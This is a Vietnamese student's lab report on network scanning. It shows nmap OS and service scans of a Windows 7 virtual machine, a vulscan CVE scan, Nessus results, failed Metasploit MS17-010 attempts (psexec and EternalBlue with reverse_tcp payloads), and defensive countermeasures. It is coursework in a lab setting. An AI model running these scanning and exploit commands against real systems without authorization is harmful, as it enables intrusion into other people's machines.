Tên Mai Dương Nguyên Trường

MSSV: 19120698

Lab 2. Quét mạng (Scanning networks)

Detect Ports, OSes, services, and vulnerabilities

Submission:

You will compose a lab report that documents each step you take, including screenshots to illustrate the effects of commands you type, and describing your observations. Simply attaching code without any explanation will not receive credits

Time duration: 1 week

Network Topology:

1. (2,5 đ) Using nmap to scan a machine (via IP address or name) to detect an OS & services
   - Students can use some commands:

     $ sudo nmap –F *<network>* *//replace <Network> with 192.168.12.0/24*

     $ sudo nmap –O *<IP-target>* *//replace <IP-target> with 192.168.12.254*

     $ sudo nmap –A *<IP-target>*


     $ sudo nmap –sV *<IP-target>*

   - Find the differences when using these commands with:
     - **Turn off** the firewall on the target machine (192.168.12.254)
     - **Turn on** the firewall on the target machine


   - Students use some other options of the nmap to detect the target.

   Bài làm:

Host: Kali Linux Victim:
Windows 7 32-bit
- Đầu tiên, ta cần cấu hình để Host và Victim cùng mạng




- Machine -> Setting -> Network -> Attached to: Bridged Adapter



- Địa chỉ ip của máy Victim là 192.168.1.11
- Tiếp theo ta thực hiện scan bằng nmap trực tiếp lên địa chỉ ip này bằng câu lệnh

$sudo nmap -A 192.168.1.11



Tuy nhiên, vì em đã sử dụng Root Terminal nên không cần phải kèm theo câu lệnh sudo

a) Trường hợp 1: Bật tường lửa ở máy Victim

```
Nmap scan report for 192.168.1.11
Host is up (0.00056s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-
ds (workgroup: WORKGROUP)
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 08:00:27:B3:F7:5D (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008|8.1|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8.1
cpe:/o:microsoft:windows_7::-:professional cpe:/o:microsoft:windows_8 cpe:/o:
microsoft:windows_7 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_vista::
- cpe:/o:microsoft:windows_vista::sp1
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft Window
s 7 Professional or Windows 8, Microsoft Windows Embedded Standard 7, Microso
ft Windows Phone 7.5 or 8.0, Microsoft Windows Vista SP0 or SP1, Windows Serv
er 2008 SP1, or Windows 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Win
dows Server 2008
Network Distance: 1 hop
Service Info: Host: NGUYEN-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -12h19m21s, deviation: 4h02m28s, median: -9h59m22s
|_nbstat: NetBIOS name: NGUYEN-PC, NetBIOS user: <unknown>, NetBIOS MAC: 08:0
0:27:b3:f7:5d (Oracle VirtualBox virtual NIC)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2021-11-16T07:11:32
|_  start_date: 2021-11-16T05:12:47
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: Nguyen-PC
|   NetBIOS computer name: NGUYEN-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-11-16T14:11:32+07:00
```

- Một số thông tin ta thu được từ report trên:


● Một số port đang có dịch vụ gì

● Địa chỉ MAC của card mạng

● Tuy nhiên nmap không thể cung cấp chính xác máy victim là hệ điều hành gì mà chỉ biết đó là Windows cũng như tên PC là Nguyen-PC

● Ngoài ra còn có một số thông tin mà em chưa hiểu rõ

b) Trường hợp 2: Tắt tường lửa ở máy Victim



- Thông thu được từ report trên đầy đủ và chi tiết hơn:

● Scan được nhiều cổng dịch vụ hơn

● Biết được chính xác loại thiết bị là General Purpose (Mục đích chung)

● Thu hẹp được danh sách hệ điều hành có thể của máy nạn nhân (có thể là MS Windows 7, MS Windows 2008 hoặc MS Windows 8.1)

2. (2,5 đ) **Using nmap with vul-scrip to detect vulnerabilities on an OS**

Step 1. Install vul-scrip (to detect detailed vulnerabilities)

```
$git clone https://github.com/scipag/vulscan scipag_vulscan

$sudo ln -s `pwd`/scipag_vulscan  /usr/share/nmap/scripts/vulscan
```

Step 2. Run with the command:

```
$sudo nmap -sV --script=vulscan/vulscan.nse <IP-target>
```

Note: see the website for more details: https://securitytrails.com/blog/nmap-vulnerability-scan

Sv chọn khoảng 5 lỗ hổng có mã CVE, tìm hiểu và giải thích lỗ hổng đó, ghi trong báo cáo.

Bài làm:

- Để thuận tiện cho việc theo dõi các lỗi CVE, thì em đã xuất kết quả vào file report.txt

```
┌──(root💀kali)-[/usr/share/nmap/scripts]
└─# nmap --script vulscan/ --script-args vulscandb=cve.csv -sV 192.168.1.11 -oN report.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-19 09:44 AST
```

- 5 lỗ hổng có CVE lần lượt là:

+ CVE-2013-0002

• Mô tả: Lỗi tràn bộ đệm (Buffer overflow) trong Windows Forms – là một thành phần trong Microsoft .NET Framework 1.0 SP3, 1.1 SP1, 2.0 SP2, 3.0 SP2, 3.5, 3.5.1, 4 và 4.5, phép kẻ tấn công từ xa thực thi mã tùy ý qua một ứng dụng trình duyệt XAML được tạo (XBAP) hoặc một ứng dụng .NET Framework được tạo. Mục đích nhằm thúc đẩy việc đếm không chính xác các đối tượng trong quá trình sao chép bộ nhớ, hay còn gọi là "Lỗ hổng tràn bộ đệm WinForms"(WinForms Buffer Overflow Vulnerability).

• Điểm CVSS: 9.3 (Mức độ nguy hiểm rất cao)

• Ảnh hưởng đến tính tin cậy: Hoàn toàn (Toàn bộ các tệp tin trên hệ thống sẽ bị lộ)

• Ảnh hưởng đến tính toàn vẹn: Hoàn toàn (Có sự mất bảo vệ hoàn toàn, dẫn đến tính toàn vẹn của toàn bộ hệ thống bị phá vỡ)

• Ảnh hưởng đến tính sẵn có: Hoàn toàn (Người tấn công có thể tắt toàn bộ tài nguyên bị ảnh hưởng và làm cho các tài nguyên trở nên hoàn toàn không khả dụng)

• Độ phức tạp của cuộc tấn công: Trung bình (Để kẻ tân công có thể kết nối đến ứng dụng cần một vài điều kiện đặc biệt. Một vài điều kiện cần phải được thỏa mãn trước mới có thể khai thác lỗ hổng được)

• Xác thực: Không yêu cầu

• Leo thang quyền: Không

• Loại lỗ hổng: Execute Code Overflo

+ CVE-2013-1305

• Mô tả: HTTP.sys trong Microsoft Windows 8, Windows Server 2012 và Windows RT cho phép kẻ tấn công từ xa gây ra một cuốc tấn công từ chối dịch vụ (bằng vòng lặp vô hạn) thông qua HTTP header được tạo thủ công, còn gọi là "Lỗ hổng từ chối dịch vụ HTTP.sys"(HTTP.sys Denial of Service Vulnerability)

• Điểm CVSS: 7.8 (Mức độ nguy hiểm cao)

• Ảnh hưởng đến tính tin cậy: Không

• Ảnh hưởng đến tính toàn vẹn: Không

• Ảnh hưởng đến tính sẵn có: Hoàn toàn (Người tấn công có thể tắt toàn bộ tài nguyên bị ảnh hưởng và làm cho các tài nguyên trở nên hoàn toàn không khả dụng)

• Độ phức tạp của cuộc tấn công: Thấp (Không cần các điều kiện đặc biệt. Kẻ tấn công chỉ cần biết rất ít kiến thức hoặc kĩ năng dể có thể khai thác)

• Xác thực: Không yêu cầu

• Leo thang quyền: Không

• Loại lỗ hổng: Tấn công từ chối dịch vụ (Denial of Service)

+ CVE-2013-1331

• Mô tả: Lỗi tràn bộ nhớ đệm trong Microsoft Office 2003 SP3 và Office 2011 dành cho máy Mac, cho phép kẻ tấn công từ xa thực thi mã tùy ý thông qua dữ liệu PNG được được tạo trong tài liệu Office (Office document), dẫn đến cấp phát bộ nhớ không đúng. Lỗi này còn có tên là “Lỗi tràn bộ đêm Office” (Office Buffer Overflow Vulnerability)

• Điểm CVSS: 9.3 (Mức độ nguy hiểm rất cao)

• Ảnh hưởng đến tính tin cậy:

• Ảnh hưởng đến tính toàn vẹn: Hoàn toàn (Có sự mất bảo vệ hoàn toàn, dẫn đến tính toàn vẹn của toàn bộ hệ thống bị phá vỡ)

• Ảnh hưởng đến tính sẵn có: Hoàn toàn (Người tấn công có thể tắt toàn bộ tài nguyên bị ảnh hưởng và làm cho các tài nguyên trở nên hoàn toàn không khả dụng)
• Độ phức tạp của cuộc tấn công: Trung bình (Để kẻ tân công có thể kết nối đến ứng dụng cần một vài điều kiện đặc biệt. Một vài điều kiện cần phải được thỏa mãn trước mới có thể khai thác lỗ hổng được)
• Xác thực: Không yêu cầu
• Leo thang quyền: Không
• Loại lỗ hổng: Execute Code Overflow

+ CVE-2012-0013

• Mô tả: Lỗ hổng trong danh sách đen không hoàn chỉnh (incomplete blacklist) trong cấu hình Window Packager trong Microsoft Windows XP SP2 và SP3; Windows Server 2003 SP2; Windows Vista SP2; Windows Server 2008 SP2, R2, và R2 SP1; và Windows 7 Gold và SP1 cho phép kẻ tấn công từ xa thực thi mã tùy ý thông qua ứng dụng ClickOnce được tạo trong tài liệu của Microsoft Office (Microsoft Office document), liên quan đến file ".application", hay còn gọ là "Lỗ hổng thực thi hợp ngữ"(Assembly Execution Vulnerability)
• Điểm CVSS: 9.3 (Mức độ nguy hiểm rất cao)
• Ảnh hưởng đến tính tin cậy:
• Ảnh hưởng đến tính toàn vẹn: Hoàn toàn (Có sự mất bảo vệ hoàn toàn, dẫn đến tính toàn vẹn của toàn bộ hệ thống bị phá vỡ)
• Ảnh hưởng đến tính sẵn có: Hoàn toàn (Người tấn công có thể tắt toàn bộ tài nguyên bị ảnh hưởng và làm cho các tài nguyên trở nên hoàn toàn không khả dụng)
• Độ phức tạp của cuộc tấn công: Trung bình (Để kẻ tân công có thể kết nối đến ứng dụng cần một vài điều kiện đặc biệt. Một vài điều kiện cần phải được thỏa mãn trước mới có thể khai thác lỗ hổng được)
• Xác thực: Không yêu cầu
• Leo thang quyền: Không
• Loại lỗ hổng: Execute Code

+ CVE-2012-0176

• Mô tả: Lỗ hổng nhân đôi miễn phí trong Microsoft Silverlight 4 trước phiên bản 4.1.10329 trên Windows cho phép kẻ tấn công từ xa thực thi mã tùy ý thông qua các vector liên quan đến XAML glyphs (tạm dịch là thư viện XAML dùng để trang trí), còn gọi là "Lỗ hổng bảo mật kép Silverlight." (Silverlight Double-Free Vulnerability)
• Điểm CVSS: 9.3 (Mức độ nguy hiểm rất cao)
• Ảnh hưởng đến tính tin cậy:
• Ảnh hưởng đến tính toàn vẹn: Hoàn toàn (Có sự mất bảo vệ hoàn toàn, dẫn đến tính toàn vẹn của toàn bộ hệ thống bị phá vỡ)
• Ảnh hưởng đến tính sẵn có: Hoàn toàn (Người tấn công có thể tắt toàn bộ tài nguyên bị ảnh hưởng và làm cho các tài nguyên trở nên hoàn toàn không khả dụng)
• Độ phức tạp của cuộc tấn công: Trung bình (Để kẻ tân công có thể kết nối đến ứng dụng cần một vài điều kiện đặc biệt. Một vài điều kiện cần phải được thỏa mãn trước mới có thể khai thác lỗ hổng được)
• Xác thực: Không yêu cầu
• Leo thang quyền: Không
• Loại lỗ hổng: Execute Code

Chi tiết xem tại trang web sau: CVEdetails.com


3. (3,0 đ) **Khai thác lỗ hổng**
   - Sử dụng chương trình Cain&Abel or Ettercap để sniff file username và password của máy Client
   - Tiến hành crack password của các client với Cain&Abel
   - Sử dụng metaploit để truy cập vào các máy với các lỗ hổng remote.

Bài làm:

- Sử dụng Nessus để quét các lỗ hổng của máy nạn
- Sau khi Nessus scan xong thì thu được các lỗ hổng RCE có thể khai thác


Sev	Score	Name	Family	Count
CRITICAL	10.0 *	MS11-030: Vulnerability in DNS Resoluti...	Windows	1
CRITICAL	9.8	Unsupported Windows OS (remote)	Windows	1
HIGH	8.1	MS17-010: Security Update for Microsof...	Windows	1

Khởi động Metasploit




Kiểm tra xem có module nào để khai thác không

1>MS11-030



Ở đây chỉ có 1 module , sau khi em thử sử dụng metasploit để khai thác thì không thu được kết quả gì.

2>MS17-010



- Khai thác bằng module 1, kết quả không thu được gì

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set rhost 192.168.1.11
rhost ⇒ 192.168.1.11
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] 192.168.1.11:445 - Target OS: Windows 7 Ultimate 7601 Service Pack 1
[-] 192.168.1.11:445 - Unable to find accessible named pipe!



[*] Exploit completed, but no session was created.
```

- Tiếp tục khai thác bằng module 0, tuy nhiên lần này kết quả không như mong đợi, vấn đề là dù tồn tại lỗ hổng bảo mật nhưng metasploit không hỗ trợ module khai thác hệ điều hành 32-bit.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.1.11
rhost ⇒ 192.168.1.11
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] 192.168.1.11:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.11:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x86 (32-bit)
[*] 192.168.1.11:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.11:445 - The target is vulnerable.
[-] 192.168.1.11:445 - Exploit aborted due to failure: no-target: This module only supports x64 (64-bit) targets
[*] Exploit completed, but no session was created.
```

- Dù trên máy victim có lỗ hổng, tuy nhiên em chưa đủ hiểu biết và kinh nghiệm để có thể khai thác được.

4. (2,0 đ) **Hướng khắc phục**
    - Đưa ra hướng khắc phục để chống lại quá trình quét mạng của attacker

Bài làm:

- Cần bật firewall để ngăn chặn những traffic có dấu hiệu bất thường.
- Các port không được sử dụng thì nên sử dụng các biện pháp secure port. Mục đích của hacker khi quét mạng là thông quá các port đang được bật, hacker sẽ tìm ra các lỗ hổng từ đó có thể có phương án khai thác hoặc phá hoại. Nếu như port đó đơn giản là chưa có dịch vụ nào sử dụng thì thông tin mà hacker nhận được là port đang đóng và hacker biết rằng có thể một lúc nào đó port sẽ được bật trở lại và họ có thể quay lại vào những lần khác. Tuy nhiên, khi ta áp dụng các biện pháp an toàn trên port thì những gói tin mà hacker gửi đến để thăm dò thường sẽ bị drop từ đó hacker chẳng biết được gì về mạng của chúng ta, do đó sẽ gây rất nhiều khó khăn cho họ.
- Thực hiện thanh tra, kiểm tra trong mạng để tìm ra những file, chương trình bất thường. Thông thường, với những hacker giỏi họ sẽ nằm vùng trong mạng chúng ta hàng tháng, thậm chí hàng năm trời để tìm ra những lỗ hổng bảo mật để khai thác.
- Cẩn trọng với các đường link hay email lạ. Cần phải suy nghĩ cân nhắc thật kĩ khi truy cập một trang web bởi vì có thể những phần mềm độc hại, virus máy tính sẽ tấn công từ bên trong thông qua việc lây lan từ các link hay web độc hại. Nên áp dụng các biện pháp duyệt web an toàn và nên có một chính sách về cách trang web được phép truy cập.
- Mã hóa những dữ liệu quan trọng. Việc mã hóa những dữ liệu quan trọng giúp chúng ta đảm bảo an toàn kể cả khi hacker đã lấy được dữ liệu.
- Đối với các mạng nội bộ thì nên thiết lập các chính sách để người dùng không tự ý mở rộng mạng hoặc gắn các thiết bị không rõ nguồn gốc vào hệ thống mạng.
- Thường xuyên cập nhật các phần mềm nhằm vá các lỗ hổng có thể có của phần mềm, sử dụng các phần mềm từ các nguồn rõ ràng, tránh không sử dụng các phần mềm lậu, crack, … vì các phần mềm này có thể được hacker cài cắm các lỗ hổng bảo mật.

- Kết hợp nhiều biện pháp bảo mật để thu được kết quả tốt nhất, tránh ỷ lại vào một hay hai biện pháp mà chúng ta cho rằng nó an toàn tuyệt đối